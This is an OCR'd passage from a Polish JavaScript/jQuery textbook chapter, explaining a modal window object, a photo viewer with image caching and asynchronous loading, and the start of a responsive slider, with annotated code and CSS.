
```
(function(){
①   var $content = $('#share-options').detach();   // Usunięcie ze strony zawartości =
                                                   // okna modalnego.

②   $('#share').on('click', function() {           // Procedura obsługi zdarzeń
                                                   // wyświetlająca okno modalne.=
③     modal.open({content: $content, width:340, height:300});
    });                        ⓘ        ⓘⓘ       ⓘⓘⓘ
}());
```

Wartość właściwości `z-index` okna modalnego = musi być bardzo duża, aby okno było wyświetlone = nad pozostałą zawartością. Przedstawione tutaj style gwarantują wyświetlenie okna modalnego = nad resztą strony (w pełnym przykładzie znajduje = się więcej stylów).

CSS c11/css/modal-window.css

```
.modal {
  position: absolute;
  z-index: 1000;}
```

OBIEKT MODAL



Poniżej wymieniono kroki prowadzące do utworzenia obiektu `modal`. Jego metody są przeznaczone do tworzenia okien modalnych.

1. Zadeklarowanie obiektu `modal`. Metody obiektu są tworzone przez funkcję typu IIFE (ang. *Immediately Involved Function Expression*; patrz rozdział 3., podrozdział „Natychmiast wykonywana funkcja wyrażenia"). Ten krok nie został pokazany na diagramie po lewej stronie.

2. Przechowywanie bieżącego obiektu `window` w dopasowanym zbiorze jQuery, a następnie utworzenie trzech elementów HTML potrzebnych dla okna modalnego. Przygotowanie okna modalnego i jego umieszczenie w zmiennej `$modal`.

3. Dodanie do przycisku zamykającego procedury obsługi zdarzeń, która wywołuje metodę `close()` obiektu `modal`.

4. Po słowie kluczowym `return` mamy blok kodu w nawiasie klamrowym. Ten blok jest odpowiedzialny za tworzenie trzech metod publicznych obiektu `modal`. **Zwróć uwagę**, że ten krok nie został pokazany w diagramie.

5. Metoda `center()` powoduje utworzenie dwóch zmiennych:

i) `top` — pobiera wysokość okna przeglądarki i odejmuje wysokość okna modalnego; otrzymany wynik jest dzielony przez 2, co daje odległość okna modalnego od początku okna przeglądarki;

i) `left` — pobiera szerokość okna przeglądarki i odejmuje szerokość okna modalnego, otrzymany wynik jest dzielony przez 2, co daje odległość okna modalnego od lewej krawędzi okna przeglądarki.

6. Metoda jQuery o nazwie `.css()` używa wymienionych zmiennych do umieszczenia okna modalnego na środku strony.

7. Metoda `open()` pobiera parametr w postaci obiektu. Do tego obiektu odnosimy się z wykorzystaniem słowa `settings`. (Dane dla tego obiektu zostały pokazane na poprzedniej stronie).

8. Wszelka istniejąca zawartość zostaje usunięta z okna modalnego, a właściwość `content` obiektu `settings` będzie dodana do kodu HTML utworzonego w krokach 1. i 2.

9. Szerokość i wysokość okna modalnego są ustawiane na podstawie wartości obiektu `settings`. Jeżeli nie zostaną podane, to użyta będzie wartość `auto`. Następnie okno modalne jest umieszczone na stronie z wykorzystaniem metody `appendTo()`.

10. Metoda `center()` jest użyta do wyśrodkowania okna modalnego.

11. Jeżeli wielkość okna ulegnie zmianie, to ponownie zostanie wywołana metoda `center()`.
12. Metoda `close()` opróżnia okno modalne, oddziela kod HTML od strony oraz usuwa wszelkie procedury obsługi zdarzeń.

W poniższym kodzie wiersze umieszczone na zielonym tle są uznawane za **prywatne**. Te wiersze kodu są używane jedynie w obiekcie. (Do tego kodu nie można uzyskać bezpośredniego dostępu z zewnątrz obiektu).

Gdy skrypt zostanie dołączony do strony, metody `center()`, `open()` i `close()` w krokach od 5. do 12. będą dostępne w obiekcie `modal` do użycia przez inne skrypty. Wymienione metody nazywamy **publicznymi**.

JAVASCRIPT c11/js/modal-window.js

```
1  var modal = (function() {                          // Zadeklarowanie obiektu modal.
     var $window = $(window);
     var $modal = $('<div class="modal"/>');
                                                      // modalnego.
2    var $content = $('<div class="modal-content"/>');
     var $close = $('<button role="button" class="modal-close">zamknij</button>');

     $modal.append($content, $close);
                                                      // modalnego.

     $close.on('click', function(e) {  // Jeżeli użytkownik kliknie przycisk zamykający okno.
3      e.preventDefault();             // Uniemożliwienie standardowego działania łącza.
       modal.close();                                 // Zamknięcie okna modalnego.
     });

4    return {                                         // Dodanie kodu do obiektu modal.
       center: function() {                           // Zdefiniowanie metody center().
5        // Obliczenie odległości od górnej i lewej krawędzi okna, aby wyśrodkować okno modalne.=
         var top = Math.max($window.height() - $modal.outerHeight(), 0) / 2;=
         var left = Math.max($window.width() - $modal.outerWidth(), 0) / 2;
         $modal.css({                                 // Style CSS dla okna modalnego.
6          top: top + $window.scrollTop(),            // Wyśrodkowanie w pionie.
           left: left + $window.scrollLeft()          // Wyśrodkowanie w poziomie.
         });
       },
7      open: function(settings) {                     // Zdefiniowanie metody open().
8        $content.empty().append(settings.content);   // Zdefiniowanie nowej zawartości dla okna =
                                                      // modalnego.

         $modal.css({                                 // Określenie wymiarów okna modalnego.
9          width: settings.width || 'auto',           // Szerokość.
           height: settings.height || 'auto'          // Wysokość.
         }).appendTo('body');                         // Umieszczenie okna modalnego na stronie.

10       modal.center();                              // Wywołanie metody center().=
11       $(window).on('resize', modal.center);        // Wywołanie metody po zmianie wielkości
                                                      // okna przeglądarki internetowej.
       },
       close: function() {                            // Zdefiniowanie metody close().
         $content.empty();                            // Usunięcie zawartości z okna modalnego.
12       $modal.detach();                             // Usunięcie okna modalnego ze strony.=
         $(window).off('resize', modal.center);       // Usunięcie procedury obsługi zdarzeń.
       }
     };
   }());
```

PRZEGLĄDARKA ZDJĘĆ

Przeglądarka zdjęć jest przykładem galerii obrazów.
Po kliknięciu miniatury główny obraz jest zastępowany nowym.


W omawianym przykładzie = możesz zobaczyć główny obraz = oraz znajdujące się pod nim trzy = miniatury.

Kod HTML dla przeglądarki = zdjęć składa się z:

- Jednego dużego elementu = `<div>` przeznaczonego dla obrazu głównego. Obrazy wyświetlane w tym elemencie = `<div>` zostają wyśrodkowane = i, jeśli zachodzi potrzeba, = przeskalowane, aby zmieściły = się w zarezerwowanym dla = nich miejscu.

- Drugiego elementu `<div>` przechowującego miniatury = obrazów, które można = wyświetlić. Te miniatury = znajdują się wewnątrz łączy. = Atrybut `href` łącza prowadzi = do większej wersji danego = obrazu.

Inne skrypty galerii obejmują Galleria, Gallerific i TN3Gallery.



Kiedy klikniesz miniaturę, = obserwator zdarzeń wywoła = funkcję anonimową, która:

1. Sprawdzi wartość atrybutu = `href` (prowadzi do większej = wersji danego obrazu).

2. Utworzy nowy element `<img>` dla tego obrazu.

3. Sprawi, że ten element = będzie niewidoczny.

4. Dołączy go do większego = elementu `<div>`.

Po wczytaniu obrazu funkcja = o nazwie `crossfade()` jest = używana do zastosowania = przejścia między istniejącym = obrazem a nowo żądanym.

UŻYCIE PRZEGLĄDARKI ZDJĘĆ

W celu użycia przeglądarki zdjęć tworzymy element `<div>` przeznaczony do wyświetlania obrazu głównego. Ten element jest pusty, a wartość jego atrybutu `id` to `photo-viewer`.

Miniatury znajdują się w innym elemencie `<div>`. Każda miniatura jest umieszczona w elemencie `<a>` wraz z trzema atrybutami:

- `href` prowadzi do większej wersji obrazu;
- `class` zawsze ma wartość `thumb`, a bieżący obraz główny ma wartość `active`;
- `title` opisuje obraz, ta wartość będzie później użyta w atrybucie `alt`.

c11/photo-viewer.html **HTML**

```
<div id="photo-viewer"></div>
<div id="thumbnails">
  <a href="img/photo-1.jpg" class="thumb active" title="Elderberry mallow">
    <img src="img/thumb-1.jpg" alt="Elderberry Marshmallow" /></a>
  <a href="img/photo-2.jpg" title="Rose Marshmallow" class="thumb">
    <img src="img/thumb-2.jpg" alt="Rose Marshmallow" /></a>
  <a href="img/photo-3.jpg" title="Chrysanthemum  Marshmallow" class="thumb">
    <img src="img/thumb-3.jpg" alt="Chrysanthemum Marshmallow" /></a>
</div>
```

Skrypt pojawia się przed znacznikiem zamykającym `</body>`. Jak możesz zobaczyć, symuluje kliknięcie pierwszej miniatury przez użytkownika.

Element `<div>` wyświetlający obraz główny ma wartość `relative` dla właściwości `position`. Element jest zatem wyjęty ze standardowego strumienia elementów i konieczne jest podanie wartości właściwości `height`.

Podczas wczytywania obrazów atrybut `class` ma wartość `is-loading` (wyświetla animowany obraz w formacie GIF). Po wczytaniu obrazu wartość ta zostaje usunięta.

Jeżeli obraz jest większy niż obszar przeznaczony na jego wyświetlenie, właściwości `max-width` i `max-height` spowodują jego przeskalowanie, aby się zmieścił. Do wyśrodkowania obrazu w elemencie stosowane jest połączenie stylów CSS i kodu JavaScript; szczegółowe objaśnienie znajdziesz w podrozdziale „Skrypt przeglądarki zdjęć (1)”, w punkcie „JavaScript”.

c11/css/photo-viewer.css **CSS**

```
#photo-viewer {
  position: relative;
  height: 300px;
  overflow: hidden;}

#photo-viewer.is-loading:after {
  content: url(images/load.gif);
  position: absolute;
  top: 0;
  right: 0;}

#photo-viewer img {
  position: absolute;
  max-width: 100%;
  max-height: 100%;
  top: 50%;
  left: 50%;}

a.active {
  opacity: 0.3;}
```

ASYNCHRONICZNE WCZYTYWANIE I BUFOROWANIE OBRAZÓW

W skrypcie (pokazanym na kolejnej stronie) zastosowano dwie interesujące techniki:=
1. Praca z asynchronicznym wczytywaniem zawartości.=
2. Utworzenie własnego obiektu `cache`.

WYŚWIETLENIE ODPOWIEDNIEGO OBRAZU PODCZAS ASYNCHRONICZNEGO WCZYTYWANIA OBRAZÓW

PROBLEM

Większe obrazy są wczytywane na stronie jedynie = po kliknięciu miniatury przez użytkownika, a przed = wyświetleniem wskazanego obrazu skrypt czeka = na jego pobranie w całości.

Wczytanie większych obrazów może zająć chwilę, = jeżeli zatem użytkownik w krótkim odstępie czasu = kliknie dwa różne obrazy, to:
1. Drugi kliknięty obraz może zostać wczytany szybciej niż pierwszy i zostać wyświetlony = w przeglądarce.
2. Zostanie zastąpiony przez *pierwszy* obraz kliknięty przez użytkownika, gdy będzie już wczytany. = To może u użytkownika wywołać wrażenie, że = wczytany jest nieprawidłowy obraz.

ROZWIĄZANIE

Kiedy użytkownik kliknie miniaturę:
- Ścieżka dostępu do obrazu jest przechowywana = przez zmienną na poziomie funkcji o nazwie `src`.
- Zmienna globalna o nazwie `request` również = jest uaktualniana ścieżką dostępu do obrazu.
- Procedura obsługi zdarzeń jest skonfigurowana = do wywołania funkcji anonimowej po wczytaniu *tego* obrazu.

Podczas wczytywania obrazu procedura obsługi = zdarzeń sprawdza, czy wartość zmiennej `src` (przechowującej ścieżkę dostępu do *tego* obrazu) = odpowiada wartości zmiennej `request`. Jeżeli = użytkownik kliknął inny obraz od chwili wczytywania pierwszego, to wartości zmiennych `request` i `src` są różne i obraz nie zostanie wyświetlony.

BUFOROWANIE OBRAZÓW, KTÓRE SĄ JUŻ WCZYTANE W PRZEGLĄDARCE INTERNETOWEJ

PROBLEM

Kiedy użytkownik żąda wczytania dużego obrazu = (klikając jego miniaturę), następuje utworzenie = nowego elementu `<img>` i jego dodanie na stronie.

Jeżeli użytkownik powróci do wcześniej wybranego obrazu, to nie chcemy ponownego tworzenia = elementu i wczytywania tego obrazu.


ROZWIĄZANIE

Tworzymy prosty obiekt i nadajemy mu nazwę = `cache`. Za każdym razem, gdy tworzony będzie = nowy element `<img>`, będzie on umieszczony = w obiekcie `cache`.

W ten sposób podczas żądania obrazu kod może = sprawdzić, czy odpowiadający mu element `<img>` znajduje się w buforze (zamiast ponownie tworzyć = element i wczytywać obraz).

SKRYPT PRZEGLĄDARKI ZDJĘĆ (1)

W tym skrypcie wprowadzono pewne nowe koncepcje i dlatego jego omówienie zabiera aż cztery strony. Na dwóch pierwszych stronach zobaczysz zmienne globalne i funkcję `crossfade()`.



1. Utworzenie zestawu zmiennych globalnych. Mogą być używane w całym skrypcie, zarówno w omówionej na tej stronie funkcji `crossfade()`, jak i procedurach obsługi zdarzeń (zob. podrozdział „Skrypt przeglądarki zdjęć (2)").

2. Funkcja `crossfade()` będzie wywołana, gdy użytkownik kliknie miniaturę. Zadaniem funkcji jest zapewnienie eleganckiego przejścia między starym i nowym obrazem.

3. Konstrukcja `if` sprawdza, czy obraz jest wczytany. Jeżeli tak, wykonywane są dwie operacje. Metoda `.stop()` zatrzymuje bieżącą animację, a następnie metoda `.fadeOut()` powoduje ukrycie obrazu.

4. W celu wyśrodkowania obrazu w elemencie konieczne jest zdefiniowanie dwóch właściwości CSS. W połączeniu z regułami CSS, pokazanymi w podrozdziale „Użycie przeglądarki zdjęć", te właściwości CSS spowodują wyśrodkowanie obrazu w jego kontenerze. (Patrz diagramy w podrozdziale „Skrypt przeglądarki zdjęć (1)", w punkcie „Wyśrodkowanie obrazu").

i) `marginLeft` — pobiera szerokość obrazu za pomocą `.width()`, dzieli ją przez dwa, a następnie obliczoną wartość wykorzystuje jako ujemny margines.

ii) `marginTop` — pobiera wysokość obrazu za pomocą `.height()`, dzieli ją przez dwa, a następnie obliczoną wartość wykorzystuje jako ujemny margines.

OBIEKT CACHE

Idea obiektu `cache` może wydawać się skomplikowana, ale wszystkie obiekty to po prostu zbiór par klucz-wartość. Po prawej stronie możesz zobaczyć przykładowy wygląd obiektu `cache`. Kiedy obraz jest żądany na skutek kliknięcia nowej miniatury, do obiektu `cache` zostaje dodana nowa właściwość:

- Klucz dodany do obiektu `cache` to ścieżka dostępu do obrazu (poniżej odwołujemy się do niej jako *src*). Wartością jest kolejny obiekt o dwóch właściwościach.
- *src*`.$img` przechowuje odniesienie do obiektu jQuery zawierającego nowo utworzony element `<img>`.
- *src*`.isLoading` to właściwość wskazująca, czy obraz jest aktualnie wczytywany (wartość boolowska).

```
var cache = {
  "c11/img/photo-1.jpg": {
    "$img": jQuery object,
    "isLoading": false
  },
  "c11/img/photo-2.jpg": {
    "$img": jQuery object,
    "isLoading": false
  },
  "c11/img/photo-3.jpg": {
    "$img": jQuery object,
    "isLoading": false
  }
}
```


5. Jeżeli nowy obraz jest aktualnie animowany, następuje zatrzymanie animacji i obraz pojawia się na stronie.

6. Wreszcie nowy obraz staje się obrazem bieżącym i jest przechowywany w zmiennej `$current`.


JAVASCRIPT c11/js/photo-viewer.js

```
var request;                          // Ostatnio żądany obraz.
var $current;                         // Aktualnie wyświetlany obraz.
var cache   = {};                     // Obiekt cache.
var $frame  = $('#photo-viewer');     // Kontener dla obrazu.
var $thumbs = $('.thumb');            // Kontener dla miniatur.

function crossfade($img) {            // Funkcja realizująca przejście między
                                      // obrazami.
                                      // Nowy obraz jest podawany jako parametr.
  if ($current) {                     // Jeżeli aktualnie jest wyświetlany obraz.
    $current.stop().fadeOut('slow'); // Zatrzymanie animacji i ukrycie obrazu.
  }

  $img.css({                          // Zdefiniowanie marginesów CSS dla obrazu.
    marginLeft: -$img.width() / 2,    // Margines ujemny o wielkości połowy
                                      // szerokości obrazu.
    marginTop: -$img.height() / 2     // Margines ujemny o wielkości połowy wysokości
                                      // obrazu.
  });

  $img.stop().fadeTo('slow', 1);      // Zatrzymanie animacji nowego obrazu i jego
                                      // pojawienie się.

  $current = $img;                    // Nowy obraz staje się bieżącym.
}
```


WYŚRODKOWANIE OBRAZU



i) Wyśrodkowanie obrazu wymaga trzech kroków. W arkuszu stylów pozycjonowanie absolutne jest wykorzystywane do umieszczenia w lewym górnym rogu elementu zawierającego obraz.




ii) W arkuszu stylów obraz jest przesunięty w dół oraz w prawo o 50% szerokości i wysokości **kontenera**:
szerokość: 800 px / **2** = 400 px=
wysokość: 500 px / **2** = 250 px



iii) W skrypcie marginesy ujemne powodują przesunięcie obrazu w górę oraz w lewo o połowę szerokości i wysokości **obrazu**:
szerokość: 500 px / **2** = 250 px=
wysokość: 400 px / **2** = 200 px

SKRYPT PRZEGLĄDARKI ZDJĘĆ (2)



1. Miniatury są opakowane łączami. Za każdym razem, gdy użytkownik kliknie miniaturę, następuje wywołanie funkcji anonimowej.

2. Utworzone zostają trzy zmienne:

i) `$img` służy do utworzenia nowych elementów `<img>`, które będą przechowywały większe obrazy podczas ich wczytywania;

ii) `src` (zmienna na poziomie funkcji) przechowuje ścieżkę dostępu do nowego obrazu (to wartość atrybutu `href` łącza);

iii) `request` (zmienna globalna) przechowuje tę samą ścieżkę dostępu.

3. Uniemożliwienie łączom wczytania obrazu.

4. Usunięcie klasy `active` ze *wszystkich* miniatur oraz dodanie tej klasy do klikniętej miniatury.

5. Jeżeli obraz znajduje się w obiekcie `cache` i został wczytany, skrypt wywołuje funkcję `crossfade()`.

6. Jeżeli obraz nie został jeszcze wczytany, skrypt tworzy nowy element `<img>`.

7. Dodanie elementu do bufora i przypisanie wartości `true` właściwości `isLoading`.

8. Na tym etapie obraz nie został jeszcze wczytany (utworzony jest tylko pusty element `<img>`).

Po wczytaniu obrazu zdarzenie `load` wywołuje funkcję (którą trzeba zapisać *przed* wczytaniem obrazu).

9. Funkcja przede wszystkim ukrywa wczytywany obraz.

10. Następnie z elementu usuwana jest klasa `is-loading`, a nowy obraz zostaje dodany do ramki.

11. W obiekcie `cache` właściwości `isLoading` przypisywana jest wartość `false` (w trakcie działania funkcji obraz jest już wczytany).

12. Konstrukcja `if` sprawdza, czy właśnie wczytany obraz jest tym, który był żądany jako ostatni. Aby zobaczyć, jak to się odbywa, powróć ponownie do kroku 2.:

- Zmienna `src` przechowuje ścieżkę dostępu do właśnie wczytanego obrazu. Ma zakres na poziomie funkcji.
- Zmienna `request` jest uaktualniana za każdym razem, gdy użytkownik kliknie obraz. Ma zakres globalny.

Dlatego też, jeżeli użytkownik kliknie inną miniaturę po rozpoczęciu wczytywania obrazu, wartości zmiennych `src` i `request` będą różne i żaden obraz nie zostanie wczytany. Jeżeli wartości obu zmiennych są takie same, to następuje wywołanie funkcji `crossfade()`.

13. Po zakończeniu przygotowań można przystąpić do wczytania obrazu. Klasa `is-loading` zostaje dodana do ramki.

14. Przez dodanie wartości do atrybutu `src` obrazu następuje rozpoczęcie wczytywania obrazu. Wartość atrybutu `alt` zostanie pobrana z atrybutu `title` łącza.

15. Ostatni wiersz skryptu symuluje kliknięcie pierwszej miniatury przez użytkownika. To spowoduje wczytanie pierwszego obrazu po uruchomieniu skryptu.

JAVASCRIPT c11/js/photo-viewer.js

```
(1) $(document).on('click', '.thumb', function(e){ // Po kliknięciu miniatury.
(2)   var $img;                          // Utworzenie zmiennej lokalnej o nazwie $img.
      var src = this.href;               // Przechowywanie ścieżki dostępu do obrazu.
      request = src;                     // Ponownie przechowywanie ścieżki dostępu do obrazu.

(3)   e.preventDefault();                // Uniemożliwienie domyślnej akcji łącza.

(4)   $thumbs.removeClass('active');     // Usunięcie klasy active ze wszystkich miniatur.
      $(this).addClass('active');        // Dodanie klasy active do klikniętej miniatury.

(5)   if (cache.hasOwnProperty(src)) {   // Jeżeli obiekt cache zawiera ten obraz,
        if (cache[src].isLoading === false) { // a wartością właściwości isLoading jest false,
          crossfade(cache[src].$img);    // to wywoływana jest funkcja crossfade().
        }
      } else {                           // Natomiast jeżeli obraz nie znajduje się w buforze.
(6)     $img = $('<img/>');              // Przechowywanie pustego elementu <img/> w zmiennej $img.
(7)     cache[src] = {                   // Umieszczenie tego obrazu w buforze.
          $img: $img,                    // Dodanie ścieżki dostępu do obrazu.
          isLoading: true                // Przypisanie właściwości isLoading wartości true.
        };

        // Następne kilka wierszy zostanie wykonanych po wczytaniu obrazu, ale najpierw trzeba
        // poczynić przygotowania.
(8)     $img.on('load', function() {     // Kiedy obraz zostanie wczytany,
(9)       $img.hide();                   // należy go ukryć.
          // Usunięcie klasy is-loading z ramki i dołączenie do niej nowego obrazu.
(10)      $frame.removeClass('is-loading').append($img);
(11)      cache[src].isLoading = false;  // Uaktualnienie właściwości isLoading w obiekcie cache.
          // Jeżeli to nadal jest ostatnio żądany obraz.
(12)      if (request === src) {
            crossfade($img);             // Wywołanie funkcji crossfade().
          }                              // Rozwiązanie problemów z asynchronicznym wczytywaniem.
        });

(13)    $frame.addClass('is-loading'); // Dodanie klasy is-loading do ramki.

(14)    $img.attr({                      // Ustawienie atrybutów w elemencie <img>.
          'src': src,                    // Dodanie atrybutu src wskazującego wczytywany obraz.
          'alt': this.title || ''        // Dodanie tytułu, o ile został podany w łączu.
        });

      }

    });

    // Ostatni wiersz jest wykonywany raz (po wczytaniu pozostałej części skryptu) i ma na celu
    // wyświetlenie pierwszego obrazu.=
(15) $('.thumb').eq(0).click();          // Symulacja kliknięcia pierwszej miniatury.
```

RESPONSYWNE SLAJDY

Slajdy pozwalają na ułożenie serii elementów na sobie, ale w danej chwili = wyświetlany jest tylko jeden. Następnie ukryte elementy są wyświetlane = jeden po drugim.

Slajdy wczytują kilka paneli, = choć jednocześnie wyświetlany = jest tylko jeden. Dostarczane = są także przyciski pozwalające = użytkownikom na poruszanie = się między slajdami. Ponadto = istnieje możliwość odmierzania czasu, co pozwala na automatyczne przechodzenie między = poszczególnymi slajdami = w ustalonych odstępach czasu.

W kodzie HTML slajdy zawierają się w elemencie `<div>`, = którego atrybut `class` ma = wartość `slider-viewer`. Aby = slajdy mogły działać, potrzebne = są dwa kolejne elementy `<div>`:

- Kontener na slajdy. Jego = atrybut `class` ma wartość `slide-group`. Wewnątrz kontenera poszczególne slajdy = znajdują się w oddzielnych = elementach `<div>`.
- Kontener na przycisku. Jego = atrybut `class` ma wartość `slide-buttons`. Przyciski = zostaną dodane przez skrypt.

Jeżeli kod HTML zawiera znaczniki dla więcej niż tylko jednego = slajdu, skrypt automatycznie = przekształci je na oddzielne = slajdy.

Inne skrypty slajdów obejmują Unslider, Anything Slider, Nivo Slider = i WOW Slider. Obsługa slajdów jest oferowana także przez jQuery UI = i Bootstrap.

Podczas pierwszego wczytania strony style CSS ukrywają wszystkie slajdy, co powoduje wyciągnięcie ich z normalnego przepływu elementów. Następnie reguła CSS ustawia wartość `block` właściwości `display` pierwszego slajdu, co oznacza jego wyświetlenie.


Skrypt przeprowadza iterację przez wszystkie slajdy i:

- przypisuje im numery indeksów;
- dodaje przyciski pod grupą slajdów.


Jeśli przygotowano na przykład cztery slajdy, po pierwszym wczytaniu strony domyślnie zostanie wyświetlony pierwszy slajd, a pod nim znajdą się cztery przyciski.

Numery indeksu pozwalają skryptowi na identyfikację poszczególnych slajdów. W celu ustalenia aktualnie wyświetlanego slajdu skrypt używa zmiennej o nazwie `currentIndex` (przechowuje ona numer indeksu bieżącego slajdu). Po wczytaniu strony będzie to wartość 0, czyli wyświetlany jest pierwszy slajd. Skrypt musi także wiedzieć, który slajd będzie wyświetlony jako następny, stąd zmienna `newSlide`.

